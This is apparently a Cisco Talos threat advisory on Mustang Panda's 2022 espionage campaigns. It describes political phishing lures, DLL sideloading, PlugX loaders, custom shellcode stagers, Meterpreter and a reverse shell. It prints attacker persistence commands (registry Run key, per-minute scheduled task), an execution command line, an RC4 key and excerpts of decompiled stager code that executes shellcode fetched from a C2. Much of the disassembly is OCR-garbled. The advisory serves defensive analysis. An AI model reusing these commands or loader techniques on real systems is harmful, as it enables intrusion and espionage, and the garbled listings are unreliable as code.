# Mustang Panda deploys a new wave of malware targeting Europe

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#### Threat Advisory

- In February 2022, corresponding roughly with the start of the Russian Invasion of Ukraine, Cisco Talos began observing the China-based threat actor <u>Mustang Panda</u> conducting phishing campaigns against European entities, including Russian organizations. Some phishing messages contain malicious lures masquerading as official European Union reports on the conflict in Ukraine and its effects on NATO countries. Other phishing emails deliver fake "official" Ukrainian government reports, both of which download malware onto compromised machines.
- Mustang Panda has been known to use themed lures relating to various current-day events and issues, including the COVID-19 pandemic, international summits and various political topics.
- While the Ukraine-related Mustang Panda developments have been reported by at least one other security firm, we identified additional samples that have not been cited in open-source reporting.
- Apart from targeting European countries, Mustang Panda has also targeted organizations in the U.S. and Asia.
- In these campaigns, we've observed the deployment of Mustang Panda's PlugX implant, custom stagers and reverse shells and meterpreter-based shellcode, all used to establish long-term persistence on infected endpoints with the intention of conducting espionage.

# Threat actor profile

MustangPanda, also known as "RedDelta" or "Bronze President," is a China-based threat actor that has targeted entities all over the world since at least 2012, including <u>American</u> and <u>European</u> entities such as government organizations, think tanks, <u>NGOs</u>, and even <u>Catholic organizations</u> at the Vatican.

We've also observed extensive targeting of Asian countries as well, such as the <u>Taiwanese government</u>, <u>activists in Hong Kong</u>, <u>NGOs</u> in Mongolia and Tibet, <u>Myanmar</u> and even <u>Afghan</u> and <u>Indian</u> telecommunication firms.

The threat actor heavily relies on sending lures via phishing emails to achieve initial infection. These lures often masquerade as legitimate documents of national and organizational interest to the targets. These infection vectors deploy malware predominantly consisting of the PlugX remote access trojan (RAT) with custom stagers, reverse shells, meterpreter and Cobalt Strike, which act as another mechanism for achieving long term access into their targets. One thing remains consistent across all these campaigns — Mustang Panda is clearly looking to conduct espionage campaigns.

#### **Threat actor TTPs**

Mustang Panda's recent activity targets European entities, including Russian targets, and uses political themes to deliver the PlugX family of malware implants.

Typical infection chains employed by Mustang Panda consist of three key components:

- Benign executable: Used to side-load a malicious DLL.
- Malicious DLL (loader): The malicious DLL accompanying the executable is usually a loader for the PlugX implant, typically an encrypted or encoded blob of data deployed by the loader DLL.
- PlugX implant: A RAT implant used extensively by Mustang Panda. It consists of a malicious DLL that
  can perform a variety of actions on the infected endpoint including downloading and deploying new
  modules/plugins.
- Stagers and reverse shells: Instead of using PlugX, the attackers will sometimes use DLLs acting as custom developed stagers, meterpreter-based shellcode downloaders and even custom reverse shells.

Infection chains utilized by the APT group typically consist of:

- Executable downloaders: These downloaders are delivered packaged in an archive. The downloaders are responsible for fetching and instrumenting various infection artifacts, resulting in the deployment of the PlugX implant on the infected endpoint.
- Archive based infections: Malicious archives delivered to targets typically consist of a benign
  executable with names meant to trick victims into executing them. The executable will load a malicious
  DLL which can either be the loader for the PlugX implant or a reverse shell or meterpreter-based
  shellcode downloader.
- Shortcut files: Shortcuts (LNK files) delivered to victims consist of all the infection components embedded in the LNK files. These consist of intermediate components like BAT files that are meant to load the malicious DLLs which may be PlugX loaders or stagers.
- Maldocs: We've also observed limited use of maldocs to target entities in Asia with the stagers and meterpreter payloads to execute the next stage of shellcode payloads.

# Targets across the world

#### **European political lures**

This attacker started attacks earlier this year where a vast majority of the lures and decoys consisted of themes related to the European Union (EU). For example, in early January 2022, we saw the attackers employ a lure that consisted of a European Commision report on state aid to Greece between 2022 and 2027. Toward the end of January, the attackers started using a press release from the EU regarding the union's human rights priorities in 2022.

The attackers also started taking advantage of publications and documents related to the degrading relations between Ukraine and Russia. In late January, the group started spreading a lure containing PlugX that disguised itself as a report from the EU's general secretary.



Brussels, 24 January 2022 (OR. en)

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#### **OUTCOME OF PROCEEDINGS**

From:	General Secretariat of the Council
To:	Delegations
No. prev. doc.:	5564/22
Subject:	Council conclusions on the European security situation

Delegations will find in the Annex the Council conclusions on the European security situation, as approved by the Council at its meeting held on 24 January 2022.

When Russia invaded Ukraine on Feb. 24, 2022, the attackers started using related documents to infect their targets. A lure from Feb. 28 was disguised as a report on the situation along European borders with *Ukraine*, while another one in March consisted of a report on the situation along the European borders with *Belarus*.

While the threat actors continued the use of regional and topical events in Eastern Europe, they also used other topics of interest to infect their victims. In March, we observed the use of a lure targeting Russian agencies, a malicious executable delivering the PlugX implant, named "Благовещенск - Благовещенский Пограничный Отряд.exe" roughly translating to "Blagoveshchensk - Blagoveshchensk Border Guard Detachment.exe," a report on the border detachment to Blagoveshchensk, a town of strategic importance to Russia, located on the Sino-Russian border.

# American-themed political lures

Since at least May 2016, Mustang Panda has operated campaigns <u>targeting multiple entities</u> in the United States. Additionally, the APT has frequently used overlapping topics of interest to multiple entities across the globe. Some of their lures such as "U.S. Asst Secretary of State Visit to ASEAN Countries.rar" from

December 2021 and "Biden's attitude towards the situation in Myanmar.zip" from February 2021 reaffirm this trend of targeting two birds with one stone. In all these instances, we observed the use of stagers as the final payloads in the infection chains instead of a direct deployment of PlugX.

#### Asian-themed lures

Mustang Panda has been extremely prolific in targeting various government entities in Asian countries over the past few years such as those in Myanmar, Hong Kong, Japan and Taiwan.

The threat actor has aggressively targeted the government of Myanmar since <u>2019</u>, even <u>breaching their</u> <u>websites</u> on multiple occasions to host malware payloads. This targeting continued into 2021 with lures related to the National Unity Government of Myanmar and its People's Defence Force. All these attacks resulted in the deployment of an implant executing meterpreter HTTP shellcode.

Mustang Panda has frequently used the <u>ASEAN summit</u> as a topic for their lures to infect individuals participating in this summit. Using such topics enables the APT to infect a wide range of targets (the ASEAN association consists of <u>10 member countries</u> in Southeast Asia). This tactic is in line with Mustang Panda's practice of using an overlapping topic of interest to target multiple entities with the same lures.

In March 2021, the APT targeted government entities in Hong Kong using a malicious archive named "Report.rar". This archive contained a lure named "Report 18-3-2021 101A.exe" for sideloading a malicious DLL-based meterpreter stager. The keyword "101A" refers to Section 101A of the Criminal Procedure Ordinance which dictates terms of use of force in making arrests in Hong Kong, a hot topic on account of recent civil unrest and protests.

Japanese government officials have also been targeted recently using lures masquerading as minutes of the Japanese cabinet's meetings in 2021. Lures such as "210615\_Cabinet\_Meeting\_Minutes.exe" and "210831\_21st Cabinet Meeting Minutes.rar" have been actively used to infect victims with custom stagers.

#### Latest infection vectors

#### **Downloaders**

Beginning in 2022, we observed Mustang Panda distributing malicious executables acting as downloaders, and disguised as fake reports on various Europe-related subjects as initial infection vectors against targets in Europe. These executables were usually distributed wrapped up in an archive file to the targets. Recently, <a href="ESET">ESET</a> disclosed a similar infection delivering a previously unknown PlugX variant.

As recently as March 2022, we discovered a downloader pretending to be a report on the current situation along European borders with Belarus. In another instance, we observed an executable named "Благовещенск - Благовещенский Пограничный Отряд.exe" roughly translating to "Blagoveshchensk - Blagoveshchensk Border Guard Detachment.exe", a report on the border detachment to Blagoveshchensk, a town located on the Sino-Russian border.

The downloader loads all the artifacts in the infection chain. All the artifacts are data files that need to be decoded by the various infection components before being activated on the infected endpoint. There are four components downloaded as part of the infection chain:

• The first component is a decoy PDF masquerading as an official European Union report on the conflict in Ukraine and its effects on NATO countries. This document is not malicious and only serves to project authenticity and distract the victim.

- A benign executable that loads the third component a malicious DLL-based loader via the DLL sideloading technique. DLL sideloading involves tricking a benign process into loading a malicious DLL that disguises itself as legitimate.
- The DLL loader responsible for decoding, loading and activating the final malicious implant, is also a DLL. First, it reads a data file downloaded by the downloader binary from a hardcoded location on disk and decodes the data file into a DLL. Then, the loader reflectively loads the final DLL-based implant into the memory of the current process and runs it.
- A RAT called PlugX, Mustang Panda's malware of choice.

# EUROPEAN COMMISSION DIRECTORATE-GENERAL FOR MIGRATION AND HOME AFFAIRS

Directorate F – Audit & Situational Awareness F.2 – Situational Awareness

Brussels HOME.F.2

# Report on the situation at the external EU borders with Belarus (28 February — 6 March 2022)

This is a report prepared by DG HOME.F2 of the European Commission on the basis of the input of Points of Contact of the Blueprint Network.

#### **Executive summary**

# Key facts and figures

- In the reporting period, the **situation remained stable**. The number of arrivals remained low with **14 in total** (5 to Poland, 9 to Lithuania and none to Latvia), while the number of prevented attempts **increased to 473** (126 by Lithuania, 147 by Latvia and 200 by Poland), compared to 321 in the previous week.
- All 26 arrivals to Lithuania so far this year were **citizens of Belarus**.
- In Lithuania and Latvia, the **state of emergency remains in place**. Following the Russian invasion of Ukraine, an **extraordinary state of emergency** entered into force on the whole territory of Lithuania at least until 10 March.
- The amendments to the Polish **Act on the Protection of the State Border** adopted on 1 December supersede the state of emergency which ended on 30 November.
- The Polish authorities extended the temporary ban on access to the zone adjacent to the border with Belarus until 30 June.
- **9 264 soldiers and 272 police officers** are currently deployed at the **Polish-Belarusian border**.
- **264 kilometers of barbed wire fence** have been installed along the Lithuanian border with Belarus so far.
- In the reporting period, Poland received 523 **asylum applications**, Lithuania 12 and Latvia 12. The spike in Poland is largely due to Ukrainian nationals fleeing the conflict.

Decoy document consisting of a report from the European Commission on the current security status of EU borders with Belarus.

The benign executable is executed on the endpoint using a command such as:

cmd.exe /c ping.exe 8.8.8.8 -n 70&&"%temp%\FontEDL.exe"

The executable is simply meant to load the DLL and call one of its exported APIs to activate its malicious functionality.


```
sub
          esp, 330h
          eax, ___security_cookie
 mov
          eax, esp
 xor
          [esp+330h+var 4], eax
 mov
 push
 push
          offset LibFileName : "DocConvDll.dll"
 call
          ds:LoadLibraryA
         offset ProcName ; "createSystemFontsUsingEDL"
push
                            hModule
push
                                                            Executable loading the
call
         ds:GetProcAddress
PlugX loader DLL.
```

# Malicious DLL — PlugX loader

The malicious DLL is the actual loader for the PlugX implant downloaded by the initial downloader as a DAT file. This DLL is loaded into by the benign process and carries out the following actions:


- Read a data file downloaded earlier by the downloader binary from a hardcoded location.
- · Decode the data file into a DLL.
- Reflectively load the new DLL into the current process' memory and run it.

The new DLL is the actual PlugX implant.



PlugX loader decodes and jumps to execute the actual implant DLL in memory.

The infection chain is as follows:



Toward the end of March 2022, however, the attackers made another update to their tactics. This time, the downloader executable would use only two remote URLs to obtain all the components of the infection chain. While one URL would host the decoy document, the other URL hosts the benign exe, the implant loader DLL and the encrypted PlugX implant. Once the payloads are downloaded and decrypted, they are activated using the same technique illustrated earlier — the EXE loads a DLL-based loader that decrypts the final PlugX payload and deploys it. The themes used in these lures pertained to Europe with malicious downloaders named "Invitation letter\_ECGFF\_Frontex\_WS\_final\_countersigned.exe" and "Latest analyses of Russia's war on Ukraine.exe."

#### **Archive-based infections**

While Mustang Panda recently began using downloader executables, the group continues to deliver their malware via archive files consisting of a benign executable that loads and activates the accompanying malware payload DLL, which they have done since at least 2019.

#### **PlugX**

Throughout 2021, we observed the use of malicious archives containing an executable (loader), a DLL-based loader and an encrypted blob of data (DAT file) being delivered to targets. It's responsible for decrypting the DAT file containing the PlugX implant.

The executable is typically executed via:

- Social engineering: Disguising the initial executable as a legitimate document to trick the target into opening it, thereby starting the infection chain.
- Shortcut file: A shortcut file that executes an intermediate component, such as a BAT file that runs the executable.



BAT file instrumenting the executable.

#### Bespoke stagers

Mustang Panda infections in late January 2022 resulted in the deployment of bespoke stagers that downloaded additional shellcode from a remote location that would, in turn, be deployed on the infected endpoint.

The sager typically arrives in the form of an archive on the target's endpoint. The archive contains an executable that needs to be executed by the victims. Once executed, it loads the accompanying DLL, which is the key malicious component. The DLL is responsible for decoding an embedded blob of shellcode, which, when executed, acts as a stager that can download and execute additional shellcode from a C2 IP address.

This infection tactic has been heavily used by Mustang Panda in Asia. For example, in February 2022, in a campaign targeting users from Southeast Asian countries, the group used an archive-file-based lure masquerading as documents pertaining to the <u>ASEAN Summit</u>.

The archive consists of an executable named "ASEAN Leaders' Meeting.exe" that loads the accompanying DLL-based implant. The executable is a legitimate copy of a component belonging to the <u>KuGou Active Desktop</u> application. It imports two exported APIs form the malicious PlugX DLL to activate the implant.

<b>№</b> 0040B0F0	SetDesktopMonitorHook	active_desktop_render
₹ 0040B0F4	ClearDesktopMonitorHook	active_desktop_render

#### Stager analysis

The stager begins by creating persistence for itself across reboots via the registry Run key using the command and living-off-the-land binaries and scripts (LoLBAS):

c:\windows\system32\cmd.exe /C reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v
Amdesk /t REG\_SZ /d "Rundll32.exe SHELL32.DLL,ShellExec\_RunDLL
"C:\Users\Public\Libraries\active\_desktop\desktop\_launcher.exe"" /f

Stager setting up persistence for itself.

Additionally, it will also set up persistence for itself to run every minute on the infected endpoint by creating a Scheduled Task on the system using the command:

C:\windows\system32\schtasks.exe /F /Create /TN Microsoft\_Desktop /sc minute /MO 1 /TR
C:\Users\Public\Libraries\active\_desktop\desktop\_launcher.exe

The implant will then decode and activate the next shellcode via a new thread.

```
void *Close Property Free()
{
  void *result; // eax
  DWORD v1; // ebx
void *v2; // edi
void *v3; // ebx
  HANDLE v4; // esi
size_t v5; // [esp-8h] [ebp-18h]
  DWORD ThreadId; // [esp+8h] [ebp-8h] BYREF
  void *Src; // [esp+Ch] [ebp-4h] BYREF
  OutputDebugStringW(L"I-le-HeliosTeam");
  Src = 0;
  ThreadId = 0;
  OutputDebugStringW(L"I work at 360");
  OutputDebugStringW(L"Print-HeliosTeam");
  result = shellcode decoding fn(&Src, &ThreadId);
  if (Src)
     v1 = ThreadId;
     if ( ThreadId )
       OutputDebugStringW(L"Print");
       dwSize = v1;
       OutputDebugStringW(L"I-le-HeliosTeam");
       OutputDebugStringW(L"Print-HeliosTeam");
OutputDebugStringW(L"Print-HeliosTeam");
       v2 = VirtualAlloc(0, dwSize, 0x1000u, 0x40u);
        if ( v2 )
          OutputDebugStringW(L"Print");
          v5 = v1;
          v3 = Src;
          memcpy(v2, Src, v5);
OutputDebugStringW(L"I work at 360");
OutputDebugStringW(L"I-le-HeliosTeam");
OutputDebugStringW(L"Print-HeliosTeam");
          ThreadId = 0;
          OutputDebugStringW(L"Print-HeliosTeam");
          OutputDebugStringW(L"I-le-HeliosTeam");
          OutputDebugStringW(L"Print-HeliosTeam");
OutputDebugStringW(L"Print-HeliosTeam");
v4 = CreateThread(0, 0, StartAddress, v2, 0, &ThreadId);
          if ( v4 )
           {
             operator delete(v3);
             VirtualFree(v2, dwSize, 0x8000u);
WaitForSingleObject(v4, 0xFFFFFFFF);
             ExitProcess(0);
          }
       }
        ExitProcess(0);
     }
  return result;
```

Shellcode decoding functionality interlaced with junk debug strings referencing Qihoo 360's HeliosTeam. The shellcode decodes DLL and API names and resolves them for later use. The DLL names are hashed using the ror13AddHash32 algorithm:

Implant building API imports.

The implant will then collect the following information from the endpoint and send it to the C2:

- Volume serial number, which it obfuscates by adding 0x12345678. The final result is sent to C2.
- Retrieves the computer name and username and length.
- Retrieves the uptime of the host.

```
text:00401D95 FF D1
text:00401D97 85 C0
text:00401D99 75 1E
                                                                                                                                  call.
                                                                                                                                                                                            ; calls GetCompNameA
                                                                                                                                                     ecx
                                                                                                                                  test
                                                                                                                                                     eax, eax
                                                                                                                                                     short loc_401DB9
                                                                                                                                  inz
Lext:00401D99 75 1E

ext:00401D9B BA 01 00 00 00

lext:00401DA0 6B C2 00

lext:00401DA0 6B C2 00

lext:00401DA0 C6 04 01 3F

lext:00401DAA BA 01 00 00 00

lext:00401DAF C1 E2 00

lext:00401DAP C1 E2 00

lext:00401DB5 C6 04 10 00

lext:00401DB5 C6 04 10 00
                                                                                                                                  mov
imul
                                                                                                                                                     edx, 1
eax, edx, 0
                                                                                                                                                     ecx, [ebp+arg_0]
byte ptr [ecx+eax], 3Fh; '?'
                                                                                                                                  mov
                                                                                                                                  mov
                                                                                                                                  mov
                                                                                                                                                     edx,
                                                                                                                                  shl
                                                                                                                                                      edx,
                                                                                                                                                     eax, [ebp+arg_0]
byte ptr [eax+edx], 0
                                                                                                                                  mov
text:00401DB9
text:00401DB9
                                                                                           loc 401DB9:
                                                                                                                                                                                                CODE XREF: mw_get_compname_username_w_lengths+29†j
text:00401DB9 8B 4D 08
text:00401DBC 51
                                                                                                                                                      ecx, [ebp+arg_0]
                                                                                                                                  push
call
add
text:00401DBC 51
text:00401DBD E8 EE FB FF FF
text:00401DC2 83 C4 04
text:00401DC2 BA FF 01 00 00
text:00401DC2 BB 00
text:00401DC8 BB 55 F8
text:00401DC8 BB 55 F8
text:00401DD2 BB 45 08
text:00401DD5 50
text:00401DD6 E8 D5 FB FF FF
text:00401DDB 83 C4 04
text:00401DDB 83 C4 04
                                                                                                                                                     ecx
fn_length_calc ; calcs length of CompName
                                                                                                                                                     esp, 4
edx, 1FFh
                                                                                                                                  mov
                                                                                                                                                     edx, eax
edx, 1
                                                                                                                                  sub
                                                                                                                                  sub
                                                                                                                                  mov
                                                                                                                                                     [ebp+var_8], edx
eax, [ebp+arg_0]
                                                                                                                                  push
call
add
                                                                                                                                                     eax
fn_length_calc ; calcs length of CompName
                                                                                                                                                     esp, 4
ecx, [ebp+arg_0]
edx, [ecx+eax+1]
text:00401DDE 8B 4D 08
text:00401DE1 8D 54 01
text:00401DE5 89 55 FC
text:00401DE8 8D 45 F8
                                                                                                                                  mov
lea
                                                                                                                                  mov
lea
                                                                                                                                                     [ebp+var_4], edx
eax, [ebp+var_8]
text:00401DEB 50
text:00401DEC 8B 4D FC
text:00401DFC 8B 55 F4
text:00401DF3 8B 55 F4
text:00401DF3 8B 82 70 00 01 00
text:00401DF9 8B 48 60
                                                                                                                                 push
mov
                                                                                                                                                     eax
                                                                                                                                                     ecx, [ebp+var_4]
                                                                                                                                  push
                                                                                                                                  mov
                                                                                                                                                     edx, [ebp+var_C]
eax, [edx+10070h]
Lext:00401DF9 8B 48 60

Lext:00401DFC FF D1

Lext:00401DFE 85 C0

Lext:00401E00 75 1E

Lext:00401E01 6B C2 00

Lext:00401E01 6B C2 00

Lext:00401E01 8B 4D FC

Lext:00401E11 BA 01 00 00 00

Lext:00401E15 C1 E2 00

Lext:00401E19 8B 45 FC

Lext:00401E10 6B C4 10 00

Lext:00401E10 C6 04 10 00

Lext:00401E10 BB 45 FC

Lext:00401E10 BB 45 FC

Lext:00401E20 Lext:00401E20

Lext:00401E20 BB 4D 08
                                                                                                                                                     ecx, [eax+60h]
                                                                                                                                  mov
                                                                                                                                  call
                                                                                                                                                      ecx
                                                                                                                                                                                            ; calls GetUserName
                                                                                                                                                     eax, eax
                                                                                                                                  jnz
mov
                                                                                                                                                     short loc_401E20
                                                                                                                                                     edx, 1
eax, edx, 0
                                                                                                                                  imul
                                                                                                                                  mov
                                                                                                                                                     ecx, [ebp+var_4]
byte ptr [ecx+eax], 3Fh; '?'
                                                                                                                                  mov
                                                                                                                                                     edx,
                                                                                                                                  shl
                                                                                                                                                     edx,
                                                                                                                                                     eax, [ebp+var_4]
byte ptr [eax+edx], 0
                                                                                                                                  mov
                                                                                                                                                     ; CODE XREF: mw_get_compname_username_w_lengths+90+j
                                                                                           loc_401E20:
text:00401E20 8B
text:00401E23 51
                                  8B 4D 08
                                                                                                                                  push
call
add
                                                                                                                                                     ecx
fn_length_calc ; calcs length of CompName
text:00401E23 51
text:00401E24 E8 87 FB
text:00401E29 83 C4 04
text:00401E2C 8B F0
text:00401E2E 8B 55 FC
text:00401E31 52
                                                                                                                                                     esp, 4
esi, eax
edx, [ebp+var_4]
                                                                                                                                  mov
                                                                                                                                  push
call
add
                                                                                                                                                     edx
Lext:00401E31 52

Lext:00401E32 E8 79 FB FF FF

Lext:00401E37 83 C4 04

Lext:00401E3A 8D 44 06 02

Lext:00401E3E 8B 4D 0C

Lext:00401E41 89 01
                                                                                                                                                      fn_length_calc ; calcs length of UserName
                                                                                                                                                     esp, 4
eax, [esi+eax+2]
ecx, [ebp+arg_4]
[ecx], eax
                                                                                                                                  lea
                                                                                                                                  mov
text:00401E41 89
                                                                                                                                  mov
                                                                                                                                                                                            ; saves total length
```

Implant collecting system information to send to the C2.

The collected host info is RC4 encrypted before sending it over to the C2. The RC4 key used is (hex):78 5a 12 4d 75 14 14 11 6c 02 71 15 5a 73 05 08 70 14 65 3b 64 42 22 23 20 00 00 00 00 00 00 00

```
005E0000 78 5A 12 4D 75 14 14 11 6C 02 71 15 5A 73 05 08 xZ.Mu...l.q.Zs...
005E0010 70 14 65 3B 64 42 22 23 20 00 00 00 00 00 00 00 p.e;dB"# ......
```

```
005E0060 00 00 00 00 00 00 00 0A 21 3E 3E C2 7C 77 4D 53 .......!>>Å|wMS 005E0070 45 44 47 45 57 49 4E 31 30 00 49 45 55 73 65 72 EDGEWIN10.IEUser
```

Format: 0x0A + <Encoded Volume serial number > + <uptime> + <hostname> + <username>

#### Post-encryption:

The shellcode then attempts to connect to the C2 IP address to retrieve additional shellcode that can then be executed on the infected endpoint.

```
text:00402100
                                                                                                                                                                                                                                                        ; CODE XREF: sub_402160+16+p
                                                                                                                                                                            proc near
                                                                                                                           mw recv
                                                                                                                                                                                                                                                             sub_402160+5D+p
   text:00402100
    text:00402100
    text:00402100
                                                                                                                           var C
                                                                                                                                                                                   dword ptr -0Ch
  text:00402100
text:00402100
                                                                                                                           var_8
var_4
                                                                                                                                                                                  dword ptr -8
dword ptr -4
   text:00402100
text:00402100
                                                                                                                           arg_0
                                                                                                                                                                                   dword
                                                                                                                           arg 4
                                                                                                                                                                                   dword ptr
                                                                                                                                                                                                                      0Ch
  text:00402100
text:00402100
   text:00402100
text:00402101
                                                                                                                                                                            push
                                                                                                                                                                                                     ebp, esp
esp, 0Ch
  text:00402103
                                                                                                                                                                            sub
                                                        4D F4
45 FC 00 00 00 00
                                                                                                                                                                                                      [ebp+var_C], ecx
[ebp+var_4], 0
                                                                                                                                                                            mov
   text:00402109
   text:00402110
   text:00402110
                                                                                                                           loc 402110:
                                                                                                                                                                                                                                                        ; CODE XREF: mw recv+50+j
                                                                                                                                                                                                     eax, [ebp+var_4]
eax, [ebp+arg_8]
short loc_402152
    text:00402110
    text:00402113
                                                                                                                                                                            cmp
jnb
  text:00402116
text:00402118
   text:00402116 73
text:00402118 6A
text:0040211A 8B
text:0040211D 2B
                                                                                                                                                                            push
                                                                                                                                                                                                                     [ebp+arg_8]
[ebp+var_4]
                                                                                                                                                                            sub
                                                                                                                                                                                                      ecx.
  text:00402120
text:00402121
                                                                                                                                                                            push
                                                                                                                                                                                                                     [ebp+arg_4]
[ebp+var_4]
                                                                                                                                                                                                      edx.
  text:00402124
text:00402127
                                                                                                                                                                             add
                                               52
                                                                                                                                                                            push
mov
                                                                                                                                                                                                     edx
  text:00402128 8B
                                                                                                                                                                                                      eax, [ebp+arg_0]
                                                                                                                                                                            push
mov
                                                                                                                                                                                                      eax
                                                                                                                                                                                                                   [ebp+var_C]
[ecx+10070h]
[edx+50h]
   text:0040212C
                                                                                                                                                                                                      ecx,
  text:0040212F 8B
text:00402135 8B
                                                                           00 01 00
                                                                                                                                                                            mov
                                                                                                                                                                                                      edx,
                                                                                                                                                                                                      eax,
   text:00402138 FF
text:0040213A 89
                                                                                                                                                                             call
                                                                                                                                                                                                       eax
                                                                                                                                                                                                                                                             calls recv
                                                                                                                                                                                                     [ebp+var_8], eax
[ebp+var_8], 0
short loc_402147
                                                                                                                                                                            mov
  text:0040213D 83
text:00402141 7F
                                                                                                                                                                             cmp
                                                                                                                                                                            jg
xor
  text:00402143 33 C0
text:00402145 EB 10
                                                                                                                                                                                                     eax, eax
short loc 402157
                                                                                                                                                                             jmp
  text:00402147
  text:00402147
text:00402147 8B 4D FC
text:0040214A 03 4D F8
text:0040214B 89 4D FC
text:00402150 EB BE
                                                                                                                           loc_402147:
                                                                                                                                                                                                                                                             CODE XREF: mw_recv+41tj
                                                                                                                                                                            mov
add
                                                                                                                                                                                                     ecx, [ebp+var_4]
ecx, [ebp+var_8]
                                                                                                                                                                                                     [ebp+var_4], ecx
short loc 402110
                                                                                                                                                                             mov
                                                                                                                                                                            jmp
  text:00402152
text:00402152
  .text:00402152
.text:00402152 B8 01 00 00 00
                                                                                                                           loc_402152:
                                                                                                                                                                                                                                                        ; CODE XREF: mw_recv+16+j
                                                                                                                                                                                                     eax, 1
                                                                                                                                                                            mov
  text:00402157
                                                                                                                                                                                                                                                        : CODE XREF: mw recv+45tj
                                                                                                                           loc 402157:
    text:00402157
                                                                                                                                                                                                      esp, ebp
   text:00402159 5D
                                                                                                                                                                            pop
retn
   text:0040215A
   text:0040215A
                                                                                                                           mw recv
    text:0040215A
Implant's capability to receive more shellcode from the C2.
                                                                                                                                                     mov
lea
push
push
mov
push
mov
push
mov
push
mov
call
                                                                                                                                                                         eax, [ebp+var_C]
ecx, [eax+24h]
ecx
edx, [ebp+var_14]
edx
                                                                                                                                                                                        [ebp+var_4]
[eax+10070h]
[ecx+0Ch]
                                                                                                                                                                            eax,
                                                                                                                                                                                                                            calls VirtProt
                                                                                                                                                                            eax, [ebp+var_14]
                                                                                                                                                      mov
mov
mov
shl
                                                                                                                                                                           [ebp+var_20], eax
ecx, [ebp+var_4]
edx, [ecx+28h]
edx, 4
                                                                                                                                                                                       [ebp+var_4]
[eax+edx+32h]
10h
                                                                                                                                                      mov
lea
                                                                                                                                                                            eax,
text:004024D 83 bt-
text:004024B0 8B D4
text:004024B0 8B D4
text:004024B2 8B 01
text:004024B6 8B 41 0
text:004024B6 8B 41 0
text:004024B6 8B 41 (
text:004024B6 8B 41 (
text:004024B6 8B 42 (
text:004024B6 8B 43 (
text:004024B6 8B 44 (
text:004
                                                                                                                                                                          ecx, [eax+edx+32]

esp, 10h

edx, esp

eax, [ecx]

[edx], eax

eax, [ecx+4]

[edx+4], eax

eax, [ecx+8]

[edx+8], eax

ecx, [ecx+0Ch]

[edx+0Ch], ecx

edx, [ebp+var 8]

edx

eax, [ebp+var 10]
                                                                                                                                                      mov
mov
mov
mov
                                                                                                                                                      mov
  text:004024C8 0F B7 55
text:004024CC 52
  .text:004024C6 0F B7 35
.text:004024CC 52
.text:004024CD 8B 45 F0
.text:004024D0 50
                                                                                                                                                                            eax, [ebp+var_10]
                                                                                                                                                                            [ebp+var 20]
   .text:004024D1 FF
   text:004024D4
```

Execution of downloaded shellcode on the endpoint.

Another type of stager employed by Mustang Panda, first seen in 2019 and still active as of December 2021, binds itself locally to the infected endpoint and listens for any incoming requests. It only accepts incoming requests from a hardcoded C2 address and executes any shellcode received from the C2.

```
IPPROTO TCP
                          ; protocol
 push
         dword ptr [ebp+hostshort], eax
 mov
 xor
         eax, eax
         SOCK_STREAM
 push
                           ; type
                           ; af
 push
         AF INET
         [ebp+name.sa family], ax
 mov
         qword ptr [ebp+name.sa_data], xmm0
 movq
         dword ptr [ebp+name.sa data+8], eax
 mov
         word ptr [ebp+name.sa_data+0Ch], ax
 mov
 call
         ds:socket
 mov
         ebx, eax
         ebx, 0FFFFFFFh
 cmp
 jz
         short loc_10001EF3
         dword ptr [ebp+hostshort]; hostshort Stager binding to local address for
 push
 mov
         eax, 2
 mov
         [ebp+name.sa_family], ax
 call
         ds:htons
                          ; "127.0.0.1"
         offset cp
 push
 mov
         word ptr [ebp+name.sa_data], ax
 call
         ds:inet addr
 mov
         dword ptr [ebp+name.sa data+2], eax
 lea
         eax, [ebp+name]
 push
         10h
                           ; namelen
 push
         eax
                           ; name
 push
         ebx
                            s
 call
         ds:bind
 test
         eax, eax
listening to incoming requests.
```

# Meterpreter

Another type of stager used by Mustang Panda, some as recently as late 2021, are DLL-based implants that decode and execute Meterpreter reverse-HTTP payloads to download and execute even more payloads from the C2. We observed this actor using Meterpreter dating back to 2019, when it was deployed via malicious archives hosted on the Myanmar government's <u>website</u>. Meterpreter's use as an intermediate access mechanism continued at least into June 2021, with a brief lull, followed by the adoption of bespoke stagers in 2022.

#### Reverse shell

In late February 2022, the threat actors used another previously undisclosed Ukrainian-themed lure named "Офіційна заява Апарату РНБО України\Про введення в дію плану оборони України та Зведеного плану територіальної оброни України.exe", which roughly translates to "official statement from the National Security and Defense Council of Ukraine."

This infection chain consisted of activating a simple, yet new, TCP-based reverse shell using cmd.exe as opposed to directly deploying the PlugX implant, stagers and Meterpreter seen in parallel infection chains from Mustang Panda.

The reverse shell DLL will copy itself and the executable responsible for loading it into a folder on a target machine's disk, such as:

